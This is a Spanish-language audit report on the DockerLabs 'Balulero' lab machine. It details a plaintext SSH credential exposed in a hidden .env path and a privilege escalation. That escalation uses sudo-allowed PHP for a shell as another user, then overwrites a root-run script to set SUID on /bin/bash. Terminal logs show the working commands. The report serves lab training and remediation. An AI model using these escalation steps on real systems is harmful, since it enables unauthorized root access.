



Reporte Técnico Balulero

Aplicación Principal

EMPRESA
CLIENTE

DockerLabs

EMPRESA
AUDITORA

GabysDL
GabysDL

FECHA DEL
REPORTE

2026-08-
03

VERSIÓN

1.0

Índice

Resumen Ejecutivo (CVSS)

Incidencias

Hallazgos Técnicos

1.	Escalada Lateral y de Privilegios a Root por Configuración Insegura	CRÍTICO	9.8
2.	Exposición de Credenciales en el DOM / Archivo .env	MEDIO	6.5

Resumen Ejecutivo

Resumen de Vulnerabilidades (CVSS)

Crítico **1**

Alto **0**

Medio **1**

Bajo **0**

Informativo **0**

Incidencias



No se registraron incidencias durante el proceso de auditoría.

1. Escalada Lateral y de Privilegios a Root por Configuración Insegura

CRÍTICO

CVSS SCORE

9.8

CVE

N/A

URL DE REFERENCIA

https://cheatsheetseries.owasp.org/cheatsheets/Access_Control_Cheat_Sheet.html

🕒 Descripción de la Vulnerabilidad

Al auditar los privilegios del usuario balu, se identificó mediante `sudo -l` la capacidad de ejecutar el binario `/usr/bin/php` como el usuario chocolate sin contraseña, permitiendo escalar de forma lateral. Posteriormente, se identificó un script PHP ejecutado automáticamente por el usuario root que contaba con permisos de modificación inadecuados, permitiendo la ejecución arbitraria de comandos con privilegios administrativos absolutos.

<> Pasos para Reproducir (PoC)

Ejecutar `sudo -l` como usuario balu para verificar los permisos de ejecución sin contraseña sobre PHP.

Invocar una terminal interactiva mediante PHP: `sudo -u chocolate /usr/bin/php -r "system('/bin/bash');"`.

Localizar los scripts ejecutados por procesos con privilegios de root que posean permisos de escritura para usuarios sin privilegios.

Modificar el script para lograr la ejecución de comandos y consolidar el acceso total como root.

Evidencias

```
└─$ ssh balu@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:UjQK384LFBMaXowGIlQpRBsUtzEYVMwhTHbjwLP4qM
A
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
balu@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Sep 28 15:18:39 2024 from 172.17.0.1
balu@6d32a56744c6:~$ whoami
balu
balu@6d32a56744c6:~$ sudo -l
Matching Defaults entries for balu on 6d32a56744c6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User balu may run the following commands on 6d32a56744c6:
    (chocolate) NOPASSWD: /usr/bin/php
```

```
chocolate@25b00b7b2e01:/home/balu$ ps aux | grep script.php
root      1  0.0  0.0  2624 1656 ?        Ss   21:26   0:00 /bin/sh -c
service apache2 start && a2ensite 000-default.conf && service ssh start && w
hile true; do php /opt/script.php; sleep 5; done
chocola+  579  0.0  0.1  5212 2540 pts/0    S+   21:47   0:00 grep --col
or=auto script.php
chocolate@25b00b7b2e01:/home/balu$ ls -la /opt/script.php
-rw-r--r-- 1 chocolate chocolate 59 May  7  2024 /opt/script.php
chocolate@25b00b7b2e01:/home/balu$ cat /opt/script.php
<?php echo 'Script de pruebas en fase de beta testing'; ?>
```

```
chocolate@25b00b7b2e01:/home/balu$ ps aux | grep script.php
root      1  0.0  0.0  2624 1656 ?        Ss   21:26   0:00 /bin/sh -c
service apache2 start && a2ensite 000-default.conf && service ssh start && w
hile true; do php /opt/script.php; sleep 5; done
chocola+  579  0.0  0.1  5212 2540 pts/0    S+   21:47   0:00 grep --col
or=auto script.php
chocolate@25b00b7b2e01:/home/balu$ ls -la /opt/script.php
-rw-r--r-- 1 chocolate chocolate 59 May  7  2024 /opt/script.php
chocolate@25b00b7b2e01:/home/balu$ cat /opt/script.php
<?php echo 'Script de pruebas en fase de beta testing'; ?>
chocolate@25b00b7b2e01:/home/balu$ cp /opt/script.php /tmp/script.php.bak
chocolate@25b00b7b2e01:/home/balu$ ls -l /tmp/script.php.bak
-rw-r--r-- 1 chocolate chocolate 59 Aug  3 21:54 /tmp/script.php.bak
chocolate@25b00b7b2e01:/home/balu$ cat > /opt/script.php << 'EOF'
> <?php
> echo shell_exec("chmod u+s /bin/bash 2>&1");
> ?>
> EOF
chocolate@25b00b7b2e01:/home/balu$ cat /opt/script.php
<?php
echo shell_exec("chmod u+s /bin/bash 2>&1");
?>
chocolate@25b00b7b2e01:/home/balu$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
chocolate@25b00b7b2e01:/home/balu$ bash -p
bash-5.0# whoami
root
bash-5.0# id
uid=1000(chocolate) gid=1000(chocolate) euid=0(root) groups=1000(chocolate)
bash-5.0#
```

Impacto en el Negocio

Un atacante con acceso local de bajo nivel puede escalar privilegios de manera sucesiva hasta comprometer la totalidad del sistema y los datos almacenados.

Solución y Remediación

Limitar estrictamente el uso de comandos administrativos mediante sudo a lo estrictamente necesario.

Asegurar que los scripts y archivos del sistema ejecutados por procesos privilegiados no puedan ser modificados por usuarios de menores privilegios.

2. Exposición de Credenciales en el DOM / Archivo .env

MEDIO

CVSS SCORE

6.5

CVE

N/A

URL DE REFERENCIA

<https://owasp.org/www-project-top-ten/>


① Descripción de la Vulnerabilidad

Se descubrió un archivo de configuración expuesto en el servidor web (accesible mediante la ruta oculta revelada en el DOM de la aplicación), el cual contenía credenciales en texto plano correspondientes al usuario balu (balu:balubalulerobalulei).

<> Pasos para Reproducir (PoC)

Navegar directamente hacia la ruta expuesta (http://172.17.0.2/.env_de_baluchingon) para visualizar las credenciales de acceso.

🖼 Evidencias



```

L$ nmap -p- --open -T4 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-30 17:54 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0000030s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: EE:2E:65:06:0C:31 (Unknown)


Nmap done: 1 IP address (1 host up) scanned in 1.12 seconds

```

```

L$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/direc
tory-list-2.3-medium.txt -t 50
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.
3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
server-status (Status: 403) [Size: 275]
whoami (Status: 301) [Size: 309] [→ http://172.17.0.2/whoami/]
Progress: 220558 / 220558 (100.00%)
Finished
=====

```



⚠ Impacto en el Negocio

La filtración de credenciales en texto plano permite a cualquier usuario no autenticado obtener acceso inicial al sistema mediante servicios expuestos como SSH, vulnerando el perímetro de seguridad.

✅ Solución y Remediación

Remover los archivos de configuración sensibles del directorio raíz del servidor web y configurar adecuadamente las reglas del servidor (como Nginx o Apache) para denegar el acceso a archivos dotfile (.env).

Conclusiones y Resumen de la Auditoría

Resumen de la Auditoría

Evaluación de seguridad ofensiva sobre el contenedor asignado, enfocada en el análisis de rutas y directorios ocultos, exposición de credenciales mediante el DOM/archivos de entorno, revisión de permisos de sudoers para movimiento lateral y explotación de scripts modificables ejecutados por el sistema operativo con privilegios elevados.

Pruebas Realizadas

Análisis e inspección del código fuente y del DOM en el servicio web.

Localización de rutas de configuración expuestas (/env_de_baluchingon).

Validación de credenciales de acceso remoto vía SSH (balu).

Auditoría de binarios y permisos de sudoers (sudo -l) para escalamiento lateral hacia el usuario chocolate mediante intérpretes de comandos (/usr/bin/php).

Identificación y modificación de scripts del sistema ejecutados automáticamente por root.

Soluciones Recomendadas

Restringir el acceso público a archivos de entorno y variables sensibles en el servidor web.

Aplicar el principio de mínimo privilegio en los comandos permitidos por sudo y proteger la integridad de los scripts ejecutados por usuarios privilegiados.